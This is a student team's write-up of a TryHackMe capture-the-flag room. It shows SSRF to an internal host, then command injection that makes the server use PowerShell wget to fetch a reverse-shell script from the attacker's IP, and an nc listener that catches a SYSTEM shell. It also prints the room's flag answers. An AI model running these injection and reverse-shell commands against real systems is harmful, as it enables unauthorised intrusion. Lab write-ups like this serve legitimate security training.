
After entering the ‘hydra’,username,host and password are shown to us.



after we key in the correct username and password ,we are able to log in the website.




Open BurpSuite, Intercept on, search whatever in the searching bar, raw codes appears, send the codes to the repeater.




replace **testing#** to http://internal.ironcorp.me:11025/ behind the **/?r=**

web tell us that we can find the name “here”


we view page source




then copy the link



paste, and name appear



type dir after Equinox to show directory.



Open repeater in burp and type ipconfig after Equinox to find the ip.

Initial Foothold

Members Involved: **Chai Di Sheng,Leong Jia Yi,Tai Jin Pei, Chan Hao Yang**

Tools used: **terminal/Firefox**

Question 1:user.txt

Answer: thm{09b408056a13fc222f33e6e4cf599f8c}


Thought Process and Methodology and Attempts:

```
┌──(kali㉿1211101726)-[~]
└─$ /etc/init.d/apache2 start
Starting apache2 (via systemctl): apache2.service.

┌──(kali㉿1211101726)-[~]
└─$ cd /var/www/html
```


use **/etc/init.d/apache2 start** to start apache and use **cd** to change directory to **/var/www/html**

```
┌──(kali㉿1211101726)-[/var/www/html]
└─$ sudo nano shell1.ps1

┌──(kali㉿1211101726)-[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html  shell1.ps1
```


After that, we use **sudo nano shell1.ps1** to create reverse shell
Cheat from https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3




We go to Burp repeater send : http://10.8.92.194/shell1.ps1 to confirm the created shell1.ps1 is acceptable by the web.




We then use the decoder in the burp suite and decode the link http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.8.92.194/shell1.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell1.ps1%22 as url so that we are able to send the shell1.ps1 to the server.



After sending the shell to the server, we refresh the webpage and check if the shell is successfully accepted by the target's machine.



We open up terminal and use **nc -nlvp 4545** to listen



we go back to burp suite decoder and decode
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./shell1.ps1
send it to the server to run the shell1.ps1

```
┌──(kali㉿1211101726)-[~]
└─$ nc -nlvp 4545
listening on [any] 4545 ...
connect to [10.8.92.194] from (UNKNOWN) [10.10.42.52] 50121

PS E:\xampp\htdocs\internal>
```

We will then be connected to the ip

```
PS E:\xampp\htdocs\internal> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::3d04:b031:4956:2075%4
   IPv4 Address. . . . . . . . . . . : 10.10.42.52
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
PS E:\xampp\htdocs\internal> ls


    Directory: E:\xampp\htdocs\internal
```

we type Ipconfig to check the ip configuration.

```
Connection-specific DNS Suffix  . : eu-west-1.compute.internal
PS E:\xampp\htdocs\internal> ls


    Directory: E:\xampp\htdocs\internal


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/27/2020   8:38 AM             53 .htaccess
-a----         4/11/2020   9:34 AM            131 index.php
-a----         4/11/2020   9:34 AM            142 name.php
-a----          8/3/2022   3:25 AM            501 shell1.ps1
```

We use ls command to list out the content

```
PS E:\xampp\htdocs\internal> C:
PS C:\>
```

Then we go to C: directory

```
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020  11:27 AM                inetpub
d-----         4/11/2020   8:11 AM                IObit
d-----         4/11/2020  12:45 PM                PerfLogs
d-r---         4/13/2020  11:18 AM                Program Files
d-----         4/11/2020  10:42 AM                Program Files (x86)
d-r---         4/11/2020   4:41 AM                Users
d-----         4/13/2020  11:28 AM                Windows
```

Continue listing out the content in C directory

```
PS C:\> cd Users
PS C:\Users>
```

Use **cd users** to go into users directory

```
PS C:\Users> whoami
nt authority\system
```

Then use **whoami** to check what account we are on.

```
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```


After that, we list out the files in users directory

```
PS C:\Users> cd Administrator
PS C:\Users\Administrator>
```

And we type **cd administrator** to get into administrator directory

```
PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/12/2020   1:27 AM                Contacts
d-r---         4/12/2020   1:27 AM                Desktop
d-r---         4/12/2020   1:27 AM                Documents
d-r---         4/12/2020   1:27 AM                Downloads
d-r---         4/12/2020   1:27 AM                Favorites
d-r---         4/12/2020   1:27 AM                Links
d-r---         4/12/2020   1:27 AM                Music
d-r---         4/12/2020   1:27 AM                Pictures
d-r---         4/12/2020   1:27 AM                Saved Games
d-r---         4/12/2020   1:27 AM                Searches
d-r---         4/12/2020   1:27 AM                Videos
```

Continue to list out the files in admin directory



We change the directory to **Dekstop** then **cat user.txt** and the flag appears.

Root Privilege Escalation
Members Involved: **Chai Di Sheng,Leong Jia Yi,Tai Jin Pei, Chan Hao Yang**

Tools used: **terminal**

Question 2: root.txt

Answer: thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Thought Process and Methodology and Attempts:

```
PS C:\Users\Administrator\Desktop> cd ..
PS C:\Users\Administrator> cd ..
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```

We then type **Cd ..** twice to get back to users directory

```
PS C:\Users\SuperAdmin> dir
PS C:\Users\SuperAdmin> whoami
nt authority\system
PS C:\Users\SuperAdmin> get-acl


    Directory: C:\Users


Path       Owner                  Access
----       -----                  ------
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny  FullControl ...
```

we use the command: **get-acl** to get objects that represent the security descriptor of a file or resource but the permission is denied.


```
PS C:\Users\SuperAdmin> Get-ChildItem -Force
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> dir
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> cd ..
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```

We use the command: **Get-ChildItem -Force** then Back to user,

```
PS C:\Users> type c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
```

we use the command: **type c:\users\SuperAdmin\Desktop\root.txt** and the root flag appear.

Final Result:



Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.

Contributions

ID	**Name**	Contribution	Signatures
1211100312	Chan Hao Yang	Assist Chai Di Sheng in initial foothold and writing.	CHAN HAO YANG
1211101726	Tai Jin Pei	Tried Exploit alternatives B and C but didn't work. Discovered the exploit to root	TAI JIN PEI
1211101506	Leong Jia Yi	Did the recon.Assist Tai Jin Pei to discover the exploit to root.	Leong Jia Yi
1211101961	Chai Di Sheng	Figured out the exploit for the initial foothold. Did most of the writing after compiling findings	Chai Di Sheng

VIDEO LINK: https://youtu.be/uqUEvAP7RAo